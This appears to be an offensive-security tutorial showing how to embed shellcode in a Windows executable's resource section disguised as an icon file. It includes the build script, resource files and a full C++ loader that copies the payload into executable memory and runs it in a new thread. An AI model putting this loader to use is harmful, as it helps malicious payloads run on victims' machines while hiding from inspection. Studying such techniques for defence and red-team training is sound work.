
Embedding Shellcode in .rsrc section:

In the earlier section, we saw that we had put our shellcode in both .txt and the .data part, so this time we will do it in the .rsrc part.


Here in the file, we can see that we have the shellcode that we had earlier generated in Kali Linux, notepad.ico, which is a fake icon file, so we will be using that as our shellcode



C:\Users\Red\Desktop\project\06 Embedding shellcode in .rsrc\02-embeddingPayload\3-payload...
File
Home
Share
View
« 02-embeddingPayload › 3-payload_in_rsrc_section
Search 3-payload_in_rsrc_se...
Quick access
Desktop
Downloads
Documents
Pictures
10-XOR_encrypting
12-AES_encrypting_
project
Tools
This PC
Network

Name	Date modified	Type	Size
compile.bat	03-04-2024 08:23	Windows Batch File	1 KB
notepad.ico	03-04-2024 08:23	Icon	1 KB
resources.h	03-04-2024 08:23	C/C++ Header	1 KB
resources.o	03-04-2024 08:36	O File	2 KB
resources.rc	03-04-2024 08:23	Resource Script	1 KB
resources.res	03-04-2024 08:36	Compiled Resourc...	1 KB
rsrcpayload.cpp	03-04-2024 08:23	C++ Source	2 KB
rsrcpayload.exe	03-04-2024 08:36	Application	144 KB
rsrcpayload.obj	03-04-2024 08:36	Object File	4 KB


Here's what the compile.bat file does:



```
@ECHO OFF

rc resources.rc
cvtres /MACHINE:x64 /OUT:resources.o resources.res
cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tcrsrcpayload.cpp /link /OUT:rsrcpayload.exe /SUBSYSTEM:CONSOLE /MACHINE:x64 resources.o
```

Here we have the RC compiler, which is a resource compiler, that uses resources.rc extension, and compiles to resources.res, then later cvtres(Convert resources) converts the resources.rc file to resources.o file and .o files are required to build your final .exe files.


So, here's what's there inside resources.rc file:



```
#include "resources.h"

MY_ICON RCDATA notepad.ico
```

Here we are associating the "MY_ICON" to the RCDATA type, and the file is notepad.ico


Now let’s look at resources.h file:



```
#define MY_ICON 200
```

Here are resources.h is a header file, here we are defining “MY_ICON” as a constant 200

And the source code, rsrcpayload is:




```

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "resources.h"

int main(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;
    HGLOBAL resHandle = NULL;
    HRSRC res;

    unsigned char * shellcodePayload;
    unsigned int lengthOfshellcodePayload;

    // Retrieve shellcode payload from resources section
    res = FindResource(NULL, MAKEINTRESOURCE(MY_ICON), RT_RCDATA);
    resHandle = LoadResource(NULL, res);
    shellcodePayload = (char *) LockResource(resHandle);
    lengthOfshellcodePayload = SizeofResource(NULL, res);

    // Allocate some memory space for shellcodePayload
    alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("%-20s : 0x%-016p\n", "shellcodePayload addr", (void *)shellcodePayload);
    printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);

    // Copy shellcodePayload to newly allocated memory
    RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);

    // Set the newly allocated memory to be executable
    retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);

    printf("\nPress Enter to Create Thread!\n");
    getchar();

    // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
    if ( retval != 0 ) {
            threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
            WaitForSingleObject(threadHandle, -1);
    }

    return 0;
}
```

To retrieve the data(shellcode) from the resources section, I have added the following code:

```
// Retrieve shellcode payload from resources section
res = FindResource(NULL, MAKEINTRESOURCE(MY_ICON), RT_RCDATA);
resHandle = LoadResource(NULL, res);
shellcodePayload = (char *) LockResource(resHandle);
lengthOfshellcodePayload = SizeofResource(NULL, res);
```

We are using the “FindResource” function:

Here’s the syntax of it:




```
C++                                                    Copy

HRSRC FindResourceA(
  [in, optional] HMODULE hModule,
  [in]           LPCSTR  lpName,
  [in]           LPCSTR  lpType
);
```

And the important parameters are lpname(Name of the resource), and lptype(Type of the resource).

So, here the “FindResource” API will look inside the resource file, and search for the RT_RCDATA file type, and MY_ICON name file.

If the function succeeds, the return value is a handle to the specified resource's information block. To obtain a handle for the resource, pass this handle to the LoadResource function.

Now we will be using the “LoadResource” function:



```
HGLOBAL LoadResource(
  [in, optional] HMODULE hModule,
  [in]           HRSRC   hResInfo
);
```

It takes the “res” as its parameter, which we got from the “FindResource” function.

If the function succeeds, the return value is a handle to the data associated with the resource.

Now we have the rectangle, so we will use the “LockResource” function we got the first pointer to our byte, where the shellcode is loaded.

Now the rest of the code is the same, as earlier we used, like then we use the “VirtualAlloc” function, then we use “RtlMoveMemory” then use “VirtualProtect” function, and then we create a thread using the “CreateThread” function.